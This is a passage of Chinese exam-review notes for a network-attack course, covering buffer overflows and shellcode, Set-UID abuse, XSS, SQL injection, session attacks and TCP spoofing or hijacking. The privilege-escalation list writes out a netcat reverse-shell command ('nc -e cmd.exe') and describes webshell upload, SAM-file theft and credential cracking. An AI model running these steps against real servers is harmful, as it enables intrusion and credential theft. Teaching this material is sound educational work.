- (3) 然后把当前的栈指针 ESP 拷贝到 EBP，作为新的基地址，最后为本地变量的动态存储分配留出一定空间，并把 ESP 减去适当的数值。

■ 溢出漏洞利用原理（基本流程、关键技术（溢出点定位、覆盖执行控制地址、覆盖异常处理结构、跳转地址的确定、Shellcode 定位和跳转））（ebp, rst）（熟练掌握，必出考题）

- 基本流程：注入恶意数据→溢出缓冲区→控制流重定向→执行有效载荷
- 溢出点定位：（1）探测法：构造数据，根据出错的情况来判断。
（2）反汇编分析：查看汇编程序进行分析
- 覆盖执行控制地址：覆盖返回地址、覆盖函数指针变量、覆盖异常处理结构
- 覆盖异常处理结构：异常处理是一种对程序异常的处理机制，它把错误处理代码与正常情况下所执行的代码分开。当程序发生异常时，系统中断当前线程，将控制权交给异常处理程序。Windows 的异常处理机制称为结构化异常处理(Structured Exception Handling)。
- 跳转地址的确定：跳转指令的选取 jmp esp、call ebx、call ecx 等。
跳转指令的搜索范围——用户空间的任意地址、系统 d11、进程代码段、PEB、TEB；
跳转指令地址的选择规律


➤ Shellcode 定位和跳转：



Nop Sled：类 NOP 指令填充，可以是 NOP，也可以是 inc eax 等无副作用指令。

Decoder：解码部分，对 Real_Shellcode 解码。

Real_Shellcode：真正有意义的 shellcode 部分，但是经过了编码处理。



■ ShellCode 的定义、作用(了解)、如何编写步骤、需要注意事项、通用 ShellCode

编写方法（遇到 00 怎么处理）（掌握）

定义：ShellCode 就是一段能够**完成一定功能**（比如打开个命令窗口）、可**直接由计算机执行的机器代码**，通常以十六进制的形式存在。

作用：恶作剧弹出对话框；打开 dos 窗口；添加系统管理用户；打开可以远程连接的端口；**发起反向连接；上传（下载）木马病毒并运行**；可能是攻击性的，删除重要文件，窃取数据；破坏、格式化磁盘。

编写步骤：

- 编写打开 windows 对话框的 **C 程序**；（查看汇编代码）
- Windows 函数调用原理：（LOAD 函数所在的动态链接库；使用堆栈进行参数传递；CALL 函数地址）
- 使用**汇编生成 ShellCode (\x55 格式)**：（将“参数”压栈；将“参数”地址压栈；Call MessageBoxA 函数地址）

注意事项：

- Push 是四个字节对齐的，因此必须每次压栈四个字节或者一个字节一个字节赋值
- shellcode 调用 MessageBox 函数后,没有做扫尾工作。
- Shellcode 包含 null 字节。
- 如果 user32.dll 没有加载,那个 API 地址将不会指向 MessageBoxA 函数,代码将会失败。
- Shellcode 包含了一个 MessageBoxA 函数地址的硬编，不通用。

通用 shellcode 编写方法：


- 将每个版本的 Windows 操作系统所地应的函数的地址列出来，然后针对不同版本的操作系统使用不同的地址；
- **动态定位函数地址**:使用 GetProcAddress 和 LoadLibrary 函数动态获取其它函数的地址。

2) 处理 null 字节

■ 可替代指令&指令编码


- ✓ 用 add&sub 来重新产生原来的值
- ✓ sniper:precision-null-byte-boming
- ✓ 将原始值一字节一字节写入
- ✓ xor
- ✓ 寄存器: 32 位->16 位->8 位
- ✓ 用可替代指令
- ✓ 从 null 字节到空格&null 字节

■ 编码器: payload 编码



获取 GetProcess 和 LoadLibrary 地址:

- (1) 暴力搜索: 在内存中查找 Kernel32.dll 库和 GetProcAddress 函数的地址。
- (2) 使用 PEB 获取 GetProcAddress 地址



(3) SHE 获得 kernel 基址: 搜索异常链找到 UnhandledExceptionFilter 函数, 该函数在 kernel32.dll, 因此从 UnhandledExceptionFilter 函数的地址往上找, 找到 MZ 和 PE 标志就是 Kernel32.dll 的基地址

(4) HASH 法查找所有函数地址: 使用类似查找 GetProcAddress 函数地址的方法查找其它函数。引入 HASH 的思想, 缩短查到的代码。将各个函数的函数名通过一个简单但较好的 HASH 算法产生一个定长的 hash 值, 然后进行比较。

■ 环境变量攻击的原理、Set-UID 概念、攻击案例分析 (深入了解)

原理: 由于用户可以设置环境变量, 因此它们将成为 Set-UID 程序的攻击面的一部分。

fork 和 execve; envp 和 environ; shell 变量和环境变量

Set-UID 概念: 允许用户以程序所有者的权限运行程序; 允许用户以临时提升的权限运行程序。

- 每个进程都有两个用户 ID
- Real UID (RUID) 确定进程的真正所有者
- Effective UID (EUID) 标识进程的权限
- 访问控制基于 EUID

当执行正常程序时， $RUID = EUID$ ，它们都等于运行程序的用户的 ID

当执行 Set-UID 时， $RUID \neq EUID$ 。RUID 还是用户 ID，但是 EUID 是程序 owner 的 ID。

- 如果程序归 root 所有，则程序以 root 权限运行。

攻击案例分析：

- **通过动态链接器攻击：**使用环境变量，它将成为攻击面的一部分，指向在程序中引用的外部库代码，这意味着程序在编译期间未决定部分代码

LD_PRELOAD 包含一个共享库的列表，链接器将首先搜索它；

对策：这是由于动态连接器实现了一个对策。当 EUID 和 RUID 不同时，它会忽略 LD_PRELOAD 和 LD_LIBRARY_PATH 环境变量。

- **通过外部程序攻击：**应用程序本身可能不使用环境变量，但被调用的外部程序可能会使用。如 system 调用 execve，其中参数涉及 PATH。
- **通过外部库攻击：**程序通常使用来自外部库的函数。如果这些函数使用环境变量，则它们会添加到攻击表面。
- **通过应用程序代码发动攻击：**程序可以直接使用环境变量。如果这些是特权程序，它可能会导致不可信任的输入。

Set-UID 方法 VS 服务方法。



大多数操作系统遵循两种方法，允许正常用户执行特权操作。


- **Set-UID 方法：**普通用户必须运行一个特殊的程序才能临时获得根权限
- **服务方法：**普通用户必须请求特权服务才能为他们执行操作。

Set-UID 具有更广泛的攻击面，这是由环境变量引起的。在 Set-UID 方法中不能信任环境变量；环境变量在服务方法中可以被信任。尽管其他攻击面仍然适用于服务方法，但它被认为比 Set-UID 方法更安全。因此，安卓操作系统完全删除了 Set-UID 和 Set-GID 机制

5. Web 应用攻击

■ Web 应用基础（架构、基本内容）

Web 服务器（Web 网页、数据库）、Web 客户端、HTTP 协议



Web 网页：Web 网页位于 Web 服务器上，用于展示信息，一般采用 **HTML 语言**（Hypertext Markup Language）编写。**Form 表单：**获取用户输入

Web 网页-统一资源定位符

Uniform Resource Locator, 统一资源定位符, 指定Web网页的在互联网的位置.

`http://<user>:<password>@<host>:<port>/<path>?<query>#<frag>`

- `http://` 字段指明采用HTTP协议访问Web网页;
- `<user>:<password>` 字段指定访问Web服务器所需要的用户名和口令;
- `<host>` 字段指明Web服务器的域名或IP地址;
- `<port>` 字段指明Web服务器的访问端口;
- `<path>` 指定Web网页在Web服务器上的访问路径;
- `<query>` 指定查询所附带字段;
- `<frag>` 指定Web网页中特定的片段。

静态网页是指内容固定，不会根据 Web 客户端请求的不同而改变的 Web 网页动态网页。

动态网页是指内容会根据时间、环境或用户输入的不同而改变的 Web 网页。

Web 服务器——主流 web 服务器 apache、IIS、Nginx、Tomcat

Web 前端——Chrome、Firefox、IE 浏览器

Web 应用攻击类型：


- **Web 客户端攻击（攻击用户）**——跨站脚本攻击（Cross-Site Scripting, 简称 XSS 攻击）、网络钓鱼和网页挂马
- **Web 服务器攻击**——网页篡改、代码注入攻击、文件操作控制攻击等
- **HTTP 协议攻击**——HTTP 头注入攻击、HTTP 会话攻击等

■ XSS 攻击（定义、同源策略、危害、代码漏洞分析及利用方法、类型、防范措施）

定义：XSS 攻击是由于 Web 应用程序对用户输入过滤不足而产生的，使得攻击者输入的特定数据变成了 JavaScript 脚本或 HTML 代码。

同源策略：它的含义是指，A 网页设置的 Cookie，B 网页不能打开,除非这两个网页"同源"。

所谓“同源”指的是“三个相同”——**协议相同、域名相同、端口相同**。



危害：

- (1) **网络钓鱼**（攻击者可以执行 JavaScript 代码动态生成网页内容或直接注入 HTML 代码，从而产生网络钓鱼攻击），包括盗取各类用户账号；
- (2) **窃取用户 cookie**，从而获取用户隐私信息，或利用好用户身份网站执行操作；
- (3) **劫持用户（浏览器）会话（冒用合法者的会话 ID 进行网络访问）**，从而执行任意操作，例如非法转账、强制发表日志、发送电子邮件等；
- (4) 强制弹出广告页面、刷流量等；
- (5) **网页挂马**（将 **Web 网页技术和木马技术**结合起来就是网页挂马。攻击者将恶意脚本隐藏在 Web 网页中，当用户浏览该网页时，这些隐藏的恶意脚本将在用户不知情的情况下执行，下载并启动木马程序）；
- (6) 进行恶意操作，例如任意篡改页面信息、删除文章等；
- (7) 进行大量的客户端攻击，如 DDoS 攻击；
- (8) 提取客户端信息，例如用户的浏览历史、真实 IP、开放端口等；
- (9) 控制受害者机器向其它网站发起攻击；
- (10) 结合其他漏洞，如 CSRF 漏洞，实施进一步作恶；
- (11) 提升用户权限,包括进一步渗透网站；
- (12) **传播跨站脚本蠕虫**（XSS 蠕虫是指利用 XSS 攻击进行传播的一类恶意代码，**一般利用存储型 XSS 攻击**。XSS 蠕虫的基本原理就是将一段 JavaScript 代码保存在服务器上，其他用户浏览相关信息时，会执行 JavaScript 代码，从而引发攻击）
- (13) **信息刺探**（利用 XSS 攻击，可以在客户端执行一段 JavaScript 代码，因此攻击者可以通过这段代码实现多种信息的刺探，访问历史信息、端口信息、剪贴板内容、客户端 IP 地址、键盘信息等）

代码漏洞分析及利用方法：

类型：根据其特性和利用手法的不同，主要分成**反射型 XSS、存储型 XSS、DOM 型 XSS**

- (1) **反射型 XSS**：非持久性、参数型跨站脚本；恶意脚本附加到 URL 地址参数中（可使用短网址生成的方法来隐藏恶意的 URL）



- (2) **存储型 XSS**: 持久型;一般攻击存在留言、评论、博客日志等中;恶意脚本被存储在服务端数据库中



- (3) **DOM 型 XSS**: DOM XSS 是基于在 js 上的;不需要与服务端进行交互;网站有一个 HTML 页面采用不安全的方式(`document.location`、`document.URL`、`document.URLUnencoded`、`document.referrer`、`window.location...`)



防范措施:

(1) HttpOnly 属性

HttpOnly 是另一个应用给 cookie 的标志,而且所有现代浏览器都支持它。HttpOnly 标志的用途是指示浏览器**禁止任何脚本访问 cookie 内容**,这样就可以降低通过 JavaScript 发起的 XSS 攻击偷取 cookie 的风险。

(2) 安全编码

PHP 语言中针对 XSS 攻击的安全编码函数有 `htmlspecialchars` 和 `htmlspecialchars` 等,这些函数对特殊字符的安全编码方式如下:小于号(<)转换成`<`、大于号(>)转换成`>`、与符号

(&) 转换成&、双引号(")转换成"、单引号 (') 转换成'。

■ SQL 注入攻击（定义、类型、注入步骤、提权方法、暴库定义、防范措施）

定义：SQL 注入（SQL Injection）就是向网站提交精心构造的 SQL 查询语句，导致网站将关键数据信息返回

类型：

（1）字符型 SQL 注入

字符型 SQL 注入是指 SQL 注入点的类型为字符串

\$query="select * from table where name=' ".\$name. " ' "

（2）数字型 SQL 注入

数字型 SQL 注入是指 SQL 注入点的类型为数字(如整型)

\$query="select* from table where id=\$id";

（3）基于错误信息 SQL 注入

（4）SQL 盲注入

为了防止基于错误信息的 SQL 注入，很多 Web 应用会**将错误信息关闭**，也就是通过网页看不到 Web 应用执行过程中的错误信息了。SQL 盲注入就是在没有信息提示的情况实现 SQL 注入的方法。典型的 SQL 盲注入一般使用布尔值、时间函数等。

注入步骤：

- （1）注入点的发现（单引号寻找；1=1 和 1=2 的错误提示进行判别）
- （2）数据库的类型（SQL-SERVER 有 user，db_name()等系统变量）
- （3）猜解表名
- （4）猜解字段名
- （5）猜解内容
- （6）进入管理页面，上传 ASP 木马（修改后缀名；图片马；一句话木马）

提权方法：


- (1) 最简单的提权方法是如果服务器上有装了 pcanywhere 服务端，到系统盘的 DocumentsandSettings/All Users/Application/Data/Symantec/pcAnywhere/中下载*.cif 文件，破解 cif 文件后,使用 pcanywhere 连接就完全控制服务器了。
- (2) 利用 servu 来提升权限，servu 是一个非常好用的 ftp 服务器。通过 servu 提升权限需要 servu 安装目录可写。首先通过 webshell 访问 servu 安装文件夹下的 ServUDaemon.ini 把他下载下来，然后在本机上安装一个 servu 把 ServUDaemon.ini 放到本地安装文件夹下覆盖。
- (3) 启动 servu 添加了一个用户，设置为系统管理员，目录 C:\，具有可执行权限然后去 servu 安装目录里把 ServUDaemon.ini 更换服务器上的。servu 的提权方法很多，比如本地溢出，vbs 脚本，输入的 asp 提权木马等等。

- (4) 下载服务器 c:\winnt\system32\config 下的 sam 文件，得到后在本地进行破解，等到服务器的管理员的用户名和密码。
- (5) 脚本提权。C: \Documents and Settings\AllUsers\[开始]菜单\程序\启动"写入 bat, vbs
- (6) nc 反向连接。如果某个目录有写权限，先上传个 nc 上去。在服务器上执行：nc -e cmd.exe 你的 ip 端口。在本地执行：nc -l -p 端口。两个端口一样，则会返回远程操作系统的一个 shell。

暴库定义：通过一些技术手段或者程序漏洞得到数据库的地址，并将数据非法下载到本地（Google hack、%5c 暴库）

防范措施：特殊字符转义；输入验证；过滤参数化方法（数据和代码分离）

- HTTP 会话攻击及防御（预测会话 ID、窃取会话 ID、控制会话 ID、CSRF 攻击、防范措施）




预测会话 ID：预测用户所用的会话 ID，可暴力破解

窃取会话 ID：窃取用户会话的 ID

控制会话 ID：包含会话 ID 固定和会话保持攻击。

CSRF 攻击：

- (1) Grace 使用合法账户登录 Web 应用系统。
- (2) Web 应用系统在验证账户信息后，登录成功，并给 Grace 返回一个会话 ID = xxx，以表示登陆成功状态信息。
- (3) Grace 在未退出 Web 应用系统的情况下，访问 Evil 所控制的恶意 Web 网页。
- (4) Evil 在返回的 Web 网页中嵌入恶意脚本，这段脚本能发起对 Web 应用系统的 HTTP 请求。
- (5) 恶意脚本在 Grace 的浏览器上执行，发送伪造的 HTTP 请求到 Web 应用系统，同时自动捎带会话 ID = xxx，请求操作成功。



防范措施:

(1) 针对预测会话 ID 号攻击

通常开发者自己实现会话管理机制时,较容易出现会话 ID 被预测的问题。因此,为防范预测会话 ID 号攻击,建议采用**编程语言内置的会话管理机制**,如 PHP 语言、JAVA 语言的会话管理机制等。

(2) 针对窃取会话 ID 号攻击

需要根据不同的窃取会话 ID 号方法,采取**不同的防范措施**,如基于 XSS 攻击实施的会话 ID 号窃取攻击,可以采用 HttpOnly 属性的方法来防范。

(3) 针对会话 ID 固定攻击

支持会话采纳 (Session Adoption) 的 Web 环境,存在会话 ID 号固定的风险比较高。因此,尽可能的采用**非会话采纳的 Web 环境**或对会话采纳方式进行防范。

(4) 针对会话保持攻击

主要的防范措施就是不能让会话 ID 号长期有效,如采用**强制销毁**措施或用户**登录后更改会话 ID 号**等。

(5) 针对 CSRF 攻击

使用 POST 替代 GET; **检验 HTTP referer (检查来源)**; **验证码**; 使用 Token; 增加参数的不可预测性

6. 假消息攻击

■ 包嗅探与欺骗的原理及攻击思路（TCP 通信代码及流程、IP 欺骗攻击及防范）

嗅探：数据包嗅探描述了在实时数据流经网络时捕获这些数据的过程。嗅探程序（Sniffer）截获网络中传输的数据，并从中解析出机密信息。

使用原始套接字接收数据包：

创建套接字→捕获所有类型的数据包→启用混杂模式→等待数据包。（局限性：此程序不能跨不同的操作系统移植；设置过滤器并不容易；该程序未探索任何优化以提高性能。）

pcap library：在内部使用原始套接字，但其 API 在所有平台上都是标准的。PCAP 的实现隐藏了操作系统的细节，允许程序员使用人类可读的布尔表达式指定过滤规则。

欺骗：当数据包中的某些关键信息被伪造时，我们称之为数据包欺骗。许多网络攻击依赖于数据包欺骗。（构造数据包→发包）

使用原始套接字欺骗数据包：

使用 `setsockopt()` 在套接字上启用 `IP_HDRINCL`→对于原始套接字编程，目标信息已经包含在提供的 IP 头中，不需要填写所有字段→套接字类型为 `rawsocket`，系统将按原样发送 IP 数据包→构造数据包（找到 ICMP 头的起始点，并将其写入 ICMP 结构、填写 ICMP 头字段、将缓冲区类型转换为 IP 结构、填写 IP 头字段）（UDP 需要包含有效载荷）

嗅探然后欺骗过程（以 UDP 为例）：

使用 PCAPAPI 捕获感兴趣的数据包→从 Captured Package 中复制一份→用新消息替换 UDP 数据字段，并交换源和目标字段→发出欺骗的答复

数据包欺骗：Scapy 与 C 比较（代码）

- Python+Scapy——优点：构造数据包非常简单；缺点：比 C 代码慢得多
- C 程序（使用原始套接字）——优点：快得多；缺点：构造数据包很复杂混合方法
- 使用 scapy 构造数据包，使用 C 稍微修改数据包，然后发送数据包

■ 什么是 TCP 协议？TCP 协议的工作原理、SYN flooding 攻击原理及步骤、TCP

重置攻击原理及步骤、TCP 会话劫持攻击原理及步骤

TCP 协议：传输控制协议（TCP）是 Internet 协议套件的核心协议。位于 IP 层的顶部；传输层。为应用程序提供主机到主机的通信服务。

TCP：在应用程序之间提供可靠且有序的通信通道。

UDP：具有较低开销的轻量级协议，可用于不需要可靠性或通信顺序的应用程序

工作原理:


TCP 客户端程序:

创建 socket, 指定通信的类型 (TCP 使用 SOCK_STREAM, UDP 使用 SOCK_DGRAM) → 启动 TCP 连接→发送数据

TCP 服务器端:

- 1) 步骤 1: 创建一个套接字。与客户端程序相同。
- 2) 步骤 2: 绑定到端口号。通过网络与其他人通信的应用程序需要在其主机上注册端口号。当数据包到达时, 操作系统根据端口号知道哪个应用程序是接收器。服务器需要告诉操作系统它正在使用哪个端口。这是通过 bind() 系统调用完成的
- 3) 步骤 3: 侦听连接。设置套接字后, TCP 程序调用 listen () 以等待连接。它告诉系统它已准备好接收连接请求。一旦收到连接请求, 操作系统将通过三方握手建立连接。已建立的连接放置在队列中, 等待应用程序接收它。第二个参数给出了可以存储在队列中的连接数 (linux kernel 2.2 以后)。
- 4) 步骤 4: 接收连接请求。建立连接后, 应用程序需要“接收”连接才能访问它。accept () 系统调用从队列中提取第一个连接请求, 创建一个新套接字, 并返回引用该套接字的文件描述符
- 5) 步骤 5: 发送和接收数据。一旦建立并接受了连接, 双方都可以使用这个新的套接字发送和接收数据

(若需要建立多个连接, 需使用 fork () 系统调用通过复制调用进程来创建新进程。成功时, 子进程的进程 ID 在父进程中返回, 在子进程中返回 0)




当服务器接收到初始 SYN 数据包时, 它使用 **TCB (传输控制块)** 存储有关连接的信息, 这称为**半开放连接**, 因为只确认了客户端-服务器连接。服务器将 TCB 存储在仅用于半开放连接的队列中。在**服务器获得 ACK 数据包后**, 它将把这个 TCB 从队列中取出并存储在另一个地方。如果 ACK 没有到达, 服务器将重新发送 SYN+ACK 数据包。一段时间后, TCB 最终将被丢弃。

SYN flooding 攻击原理及步骤:

为了填充存储半开放连接的队列，以便没有空间为任何新的半开放连接存储 TCB，基本上服务器不能接受任何新的 SYN 数据包。实现这一步骤的步骤：**持续向服务器发送大量 SYN 数据包**。这会通过插入 TCB 记录来消耗队列中的空间。不要完成握手的第三步，因为这将使 TCB 记录出列。

当向服务器发送 SYN 数据包时，我们需要使用**随机源 IP 地址**；否则攻击可能会被防火墙阻止。服务器发送的 SYN+ACK 数据包可能会被丢弃，因为伪造的 IP 地址可能不会分配给任何机器。如果到达现有机器，RST 包将被发送，TCB 将被平衡。由于第二种选择不太可能发生，TCB 记录将大部分保留在队列中，这导致了 SYN Flooding 攻击。





TCP 状态——LISTEN:等待 TCP 连接；ESTABLISHED:完成三次握手；SYN RECV:半开放式连接

对策：SYN cookies

- 在服务器接收到 SYN 数据包后，它使用只有服务器知道的密钥从数据包中的信息计算密钥散列(H)。
- 此哈希(H)作为初始序列号从服务器发送到客户端。H 称为 SYN cookie。
- 服务器不会将半开放连接存储在其队列中。
- 如果客户端是攻击者，H 将无法到达攻击者。
- 如果客户端不是攻击者，则在确认字段中输入 H+1。
- 服务器通过重新计算 cookie 来检查确认字段中的数字是否有效

TCP 重置攻击原理及步骤:

- **要断开 TCP 连接，请执行以下操作：** A 向 B 发送一个“FIN”数据包；B 用“ACK”数据包进行回复；B 向 a 发送一个“FIN”数据包；a 回复“ACK”（四次挥手）
- **使用重置标志：** 通信一方发送 **RST 包** 则立即断开连接。




- **目标：**断开 A 和 B 之间的 TCP 连接。
- **伪造的 RST 数据包，需要正确设置字段：**源 IP 地址，源端口，目的 IP 地址，目的端口，Sequence number (在接收器窗口内)

SSH 连接上的 TCP 重置攻击：如果加密是在网络层完成的，则包括包头在内的整个 TCP 数据包都将被加密，这使得嗅探或欺骗变得不可能。但由于 SSH 在传输层进行加密，**TCP 包头仍然未加密**。因此，攻击是成功的，因为 RST 数据包只需要包头。

对视频流连接的 TCP 重置攻击，此攻击与以前的攻击类似，只是序列号不同，因为在本例中，序列号增长非常快，不像 Telnet 攻击，因为我们没有在终端中键入任何内容。为此，使用 NetWox 78 工具重置来自用户机器的每个数据包(10.0.2.18)。如果用户正在观看视频，则来自用户机器的任何请求都将用 RST 数据包进行响应（连续发送可能触发惩罚措施）。

TCP 会话劫持攻击原理及步骤：




目标：在已建立连接中注入数据。

伪造 TCP 数据包，需要正确设置字段：源 IP 地址，源端口，目标 IP 地址，目标端口，序列号（在接收器窗口内）。

序列号：如果接收器已接收到序列号 x 之前的一些数据，则**下一个序列号为 $x+1$** 。如果伪造的数据包使用序列号 $x+\sigma$ ，它变得不正常了。

用户与服务器建立 telnet 连接→wireshark 嗅探→检索信息→伪造数据包并发送→运行反向 shell 重定向




创建反向 shell：劫持连接后运行的最佳命令是运行反向 shell 命令。在服务器上运行 shell 程序，如/bin/bash，并使用可由攻击者控制的输入/输出设备。shell 程序使用 TCP 连接的一端作为其输入/输出，连接的另一端由攻击者计算机控制。反向 shell 是一个在远程计算机上运行的 shell 进程，可连接回攻击者。

防御措施：

- 使攻击者难以伪造数据包：随机化源端口号、随机化初始序列号、对本地攻击无效
- 加密有效载荷

■ DNS 攻击（域名结构、查询过程、DNS 攻击类型及原理（本地 DNS 缓存中毒攻击、远程 DNS 缓存中毒攻击、恶意 DNS 服务器的回复伪造攻击、DNS 重绑定攻击）、防范措施）

域名结构：

